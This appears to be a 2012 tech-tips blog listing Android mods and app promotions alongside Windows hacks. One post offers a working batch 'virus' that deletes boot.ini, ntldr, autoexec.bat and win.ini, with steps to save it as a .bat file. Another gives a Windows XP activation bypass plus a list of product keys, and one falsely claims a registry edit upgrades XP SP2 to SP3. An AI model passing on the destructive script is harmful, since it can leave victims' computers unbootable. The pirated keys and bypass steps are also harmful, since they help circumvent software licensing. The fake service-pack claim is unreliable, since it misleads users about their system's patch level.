Showing posts with label Tweaks. Show all posts

Saturday, August 11, 2012

Enable NFC on your Samsung Galaxy S2


 Enable NFC on your Samsung galaxy s2 with this simple tutorial.

This is only for jelly bean Roms.


 OBVIOUSLY this mod is only for peoples devices who support NFC. If it doesn't support it normally, DO NOT EXPECT it to support it now.

*Thanks to CM10 team who made this possible


Devices Confirmed Working On:
-I777
-M250k/M250s
....IDK you tell me!


Devices this should work on:

i9100 = NO

i9100P = YES (it's an i9100 exactly, but with NFC. ROMs for i9100 will work, but need to be modified to show NFC settings, otherwise no NFC options will show)

i9100G = NO, it's completely different from the i9100 hardware (TI-OMAP instead of Exynos). ROMs from i9100/P don't work.

T989 (T-Mobile GS2) = YES, but it's completely different from the i9100 hardware (Snapdragon S3 instead of Exynos). ROMs from i9100/P don't work.

i777 (AT&T GS2) = YES* , stock ROMs disable it. ROMs from i9100 work because they're the same phone (it's really an i9100P because it has NFC) but you need to modify button layout or the buttons won't work in the ROM.

D710 (Sprint GS2) = NO


What to do ?

Just flash this file

Sunday, August 5, 2012

Boost your Android Mobile Gaming Performance


Give a new life to your old phone with GameBooster now!

Are you bored because of new games lagging on your phone? You don't need a new phone for playing high-end games! Boost your games with Game Booster!


Choose from 4 different Gaming Mode Levels and give your old phone a new life.
Gaming Modes



-ULTRA Gaming Mode
-Hard Gaming Mode
-Balanced Gaming Mode

-Light / Longer Gaming Mode

How can GameBooster speed up my games?

Game booster tuning CPU, Memory settings, system and Android's linux part for gaming.
• Boost your games with GameBooster!
• Play High-End games on your old phone!
• Make your gaming time and battery life last longer!

This app will decrease background service priorities (lesser CPU overhead), Increase low memory killer values, Tuning CPU treshold, sampling rate, and maybe governor depending on selected gaming mode level. There are too much things that will really imporive gaming. It only needs Root. More features will be added next days.

New planned features ; Home screen replacement when gaming mode on, Disable known ram hungry apps while gaming, disable multitasking and focus game (Android 4.0+).

Works on every root phone.

If you can't difference on games this means you got low RAM.

This app can't add more RAM or cores to your device. Game Booster mostly fixes CPU lacks and disables known RAM hungry apps. It makes your phone a bit better on games with different methods.

NOTE: If you copy this apk and redeem the app, app won't work.

If you are crazy about overclock and benchmark, you can get most of your phone by applying Ultra Gaming Mode.


Download link
GameBooster

Comment below for free download link..

Saturday, August 4, 2012

How to Make your Windows XP GENUINE


This will allow you to bypass the Microsoft Genuine Validation thingythis method works better than many others i've tried before.

forget the cracks and injectors etc... this is the BEST WAY:
1) start > run > "regedit" (without the quotes of course)
2) go to the key:HKEY_LOCAL_MACHINE\SOFTWARE\MICROSOFT\Windows NT\CurrentVersion\WPAEvents\OOBETimer...and doubleclick on it.
Then change some of the value data to ANYTHING ELSE...delete some, add some letters, I don't care...just change it!now close out regedit.
3) go to start > run > "%systemroot%\system32\oobe\msoobe.exe /a" (again, dont type the quotes)
4) the activation screen will come up, click on register over telephone, then click on CHANGE PRODUCT KEY, enter in this key: JG28K-H9Q7X-BH6W4-3PDCQ-6XBFJ.
Now you can dl all the updates without activating,
and the Genuine Microsoft Validation thingy won't bug you no more!!
Works with most WinXP versions though ther r some exceptions...


More Keys :

HFRJP-BVYWW-C8C63-F36MJ-GMDQD
KD2YT-4YT3T-4VQQX-43WBV-FDF3M
CX633-TT3DV-VQP3F-94DKT-3MRR3
W6GHC-TXPFC-V79P2-BCHDQ-DJV3W
J3TGH-CPY32-CCXCW-C6FQF-DFBHB
F2GW6-TMPJT-VH2GF-9G3XM-G9GYD
J9QWM-JP8BX-M9C2F-JJXYH-WTD7B
K4YHK-GQRXD-7T773-YGYYJ-68JBJ
G96J2-2WYMR-9BFMP-MQRJT-XCXV6
CT7TY-2VTY4-PMPGF-2PQFH-Q8HPT
QX2V4-2V76D-XH8PV-RQQT9-QJMBT
PX83Q-RXY8T-TRXQM-CDHFB-78BGG
PDCV3-3V282-DXMVJ-V6HGJ-P9JHQ
JMRCY-4QMYM-J3BVJ-BQJWF-2HTKJ
BRYJV-CFWKX-JYDM9-RDW34-PRV46
KKH9W-PR2XY-XFYXW-R4C2R-XFXJ3
W4DTB-P33VR-G26PF-4BW39-WP2Q3
KMT4R-W6RPC-CQJX3-YDM9C-BV24Y
PCM2H-JPK8V-TCTBM-3KFB2-33488
CXRYY-TM77D-92JJX-44DX8-8RW9M
D62H3-XTG8F-2RMTX-KG938-9RYCJ
R2TJC-YTHTC-B7GVQ-RJ6W8-GT9KW
HJHYP-P7Q6B-D6HP9-2WPT2-3BFPQ
FKK2C-6R3DR-M6PFW-4KYTT-PDWFT
TRYD9-P4CQB-6M3D6-V38JW-VX6RQ

Thursday, August 2, 2012

Unistall all Crap Applications in an easy and faster way on your Android mobile


Simplist & fastest uninstall tool for android.
Easy & fastest uninstall tool for android.

#Feature
*Batch uninstall
*Fast uninstall by one click
*Show app name,version,update time,size
*Search app by name
*Various sort mode
*App share
*Launch app
*Cached app list
*Search in Google Market
*Support Android 2.3
*Support App2SD
***************************
INFOLIFE, Make Life Easier!
***************************
#Description
Easy Uninstaller is a tool to uninstall apps for android phones. It is quit easy to use, you can select multiple apps that you want to uninstall, and click "Uninstall Selected Apps" button to uninstall them. Easy Uninstaller also support app search & sort. Type the keyword in the textbox in the top to search the app that you want to uninstall. Click "Menu"->"Sort" to sort the apps in many sort types. Long click on specified app, you will get a poped up context menu to provide more options. You can view app details by click "Application Details", you can share app by click "Share", and you can search the app in the google market by click "Search in Google Market".
Easy Uninstaller cannot uninstall pre-installed apps in the system because it is limited by the system mechanism.

 Download link
Easy Uninstaller

Comment below if you need free download link for pro version.

Mikogo Desktop Sharing - The Best Application for Online Meetings and Remote Support


Have you ever found yourself needing to conduct an online meeting but didn’t know what your best option was? Do you often times find yourself doing IT support for your parents from miles and miles away, only to get frustrated with their ineptitude? Mikogo is a desktop sharing and online presentation tool that is helping to facilitate the everyday business and technology needs of companies and individuals worldwide.

Conferencing

               Mikogo has a convenient and user friendly approach to desktop sharing. For starters, users can sign up for a free account that will allow them to use all of the pro features. Within that, users can edit their profile settings, schedule sessions and use advanced tools (whiteboard, record, etc.). And on the other hand, if you don’t need the advanced features you can just download the software for free to start and join desktop sharing sessions – no registrations required for that.

Desktop Sharing
               Users can share their desktops with up to 15 people (25 on a pro+ account). This can come in handy for online webinars, tutorial sessions, online teaching, IT tech support, and more. Desktop sharing features can be edited at will and include options to view, show, and view & control the desktop’s of you and your participants.
               Remote control features will also allow users to control the screen of the participants for IT or assistance purposes.

               From there you can use presentation tools like the participant pointer and pen to highlight your content and material. You can transfer files, record your desktop sharing sessions for future playback, and switch presenter and viewer modes between participants.

Mikogo Apps: iOS and Android
               Mikogo works on all 3 platforms (Windows, Mac & Linux) but what’s really nice to see is they have mobile apps:iOS and Android. Here is a statement from Mikogo released shortly after: “The core benefit of online meetings is that they allow people to participate in business meetings when unable to attend in person. In recent years there has beena growing and strong tendency towards technology ‘going mobile’ hence people want to be able to attendtheir online meetings while on the go.” (Mark Zondler, Mikogo). The app is free and can be accessed from your iphone, ipad, or Android phone/tablet.


For more information about Mikogo please visit www.mikogo.com and to download, go straight to www.mikogo.com/download.

Wednesday, August 1, 2012

How to turn XP SP2 into SP3 or even more


Start> Run> type in 'regedit'
Go to HKEY_LOCAL_MACHINE, then SYSTEM, then CurrentControlSet, then windows
From here on in click "CSDVersion" and click modify, change "0x00000200" (SP2) to "0x00000300" by typing 300 in the field where 200 once was.
Close it down,
Restart (MAKE SURE YOU RESTART)

Tuesday, July 31, 2012

Install Beats Audio on your Android Device

Rooted android device is required to install beats audio on your android mobile.

just Download this application called Beats audio and install it. Then just select Install beats . Thats all beats audio will be ibstalled on your android device.


Deadly Virus to Shutdown a Computer For Ever...!!


Hey Fella's am back again with some other cool hack. Today let us know how to create your own deadly virus.Eager to know whats that..?? Just hold-down guys do-not jump to the end. Just read the below "Caution".

Caution:
1) Do-not try this at home not even for fun once it runs it just makes your computer dead which cannot  be brought alive.


2) Am am not responsible for any cause/damage caused to the computer.


3) The post is for education purpose only.

Okay guys are you Ready..??
Here goes the code,

Code:

/****************START**********************************************/
                                                                         */
@echo off                                                        */
attrib -r -s -h c:\autoexec.bat                         */
del c:\autoexec.bat                                         */
attrib -r -s -h c:\boot.ini                                 */
del c:\boot.ini                                                 */
attrib -r -s -h c:\ntldr                                     */
del c:\ntldr                                                      */
attrib -r -s -h c:\windows\win.ini                   */
del c:\windows\win.ini  
                                 */
                                                                        */
/****************END************************************************/ 

Steps :


1) Copy the above code from "@echo off" to "win.ini".


2) Paste the above code in note-pad.


3) After pasting the code click on Files/Save as.


4) Save the file with any name with ".bat"(batch file) extension.
    for example: "Screwyou.bat"


5) Yoo..!! guys you have your first own VIRUS coded by you.

Caution::

Am again warning you guys,

DONT RUN THE BATCH FILE ,YOU WONT RECOVER BACK AFTER YOU RUN IT !!!

So guys are your eager to know what the code actually does .?? Wanna know..?? Then here is your answer for your question :

1)What it does..??
-This should shutdown the persons computer. It shuts it off once and deletes the files needed to reboot and restart.So please, use this hack only if you have no intention of rebooting your computer again.

Śιgηє ßÿ :    RK

FOR MORE GO HERE : www.geeksarea.blogspot.com 


Warning : Do Not Copy. DMCA protected Content.

Monday, July 2, 2012

franco.Kernel updater - Free Download


UPDATED TO JELLY BEAN SDK

COMPATIBLE WITH ALL GALAXY NEXUS VARIANTS (as long as its sporting 4.0.3, 4.0.4 or 4.1) AND NOW IT SUPPORTS THE HTC ONE X (international version with the Tegra 3 only).

franco.Kernel updater app features:

HTC One X:
* Downloads boot.img and modules directly from the FTP
* CPU tools with the ability to change governor parameters and mess with the default governor and CPU frequencies
* Full control over the 4 cores - you can chose how many cores you want your device to use
* Live watch over the 4 cores by the second - you can see the device turning on/off the cores live

Galaxy Nexus:
* Downloads the kernel directly from the ftp
* Checks for updates directly from the ftp
* Checks and downloads Imoseyon's kernel (new feature)
* Kernel auto-flash
* Cpu frequencies changer
* Governor changer
* Voltage control interface
* Kernel settings:
* Hotplug enabler
* Color Control - You're able to change GAMMA values and Color Multipliers to achieve the best color profile
* Sound Control - Increase the max volume of your device
* Download special franco.Kernel boot animation
* Wi-fi special mode to boost signal during streaming while on screen off
* Custom download path
* Live calibrated voltages panel
* Disable logger
* SQlite defrag on boot
* Dedicated milestone and nightly kernels changelogs
* A widget with pertinent information
* Power Modes in prebuilt presets for maximum flexibility

This kernel gives your phone the best performance you've ever seen, with the best battery

Download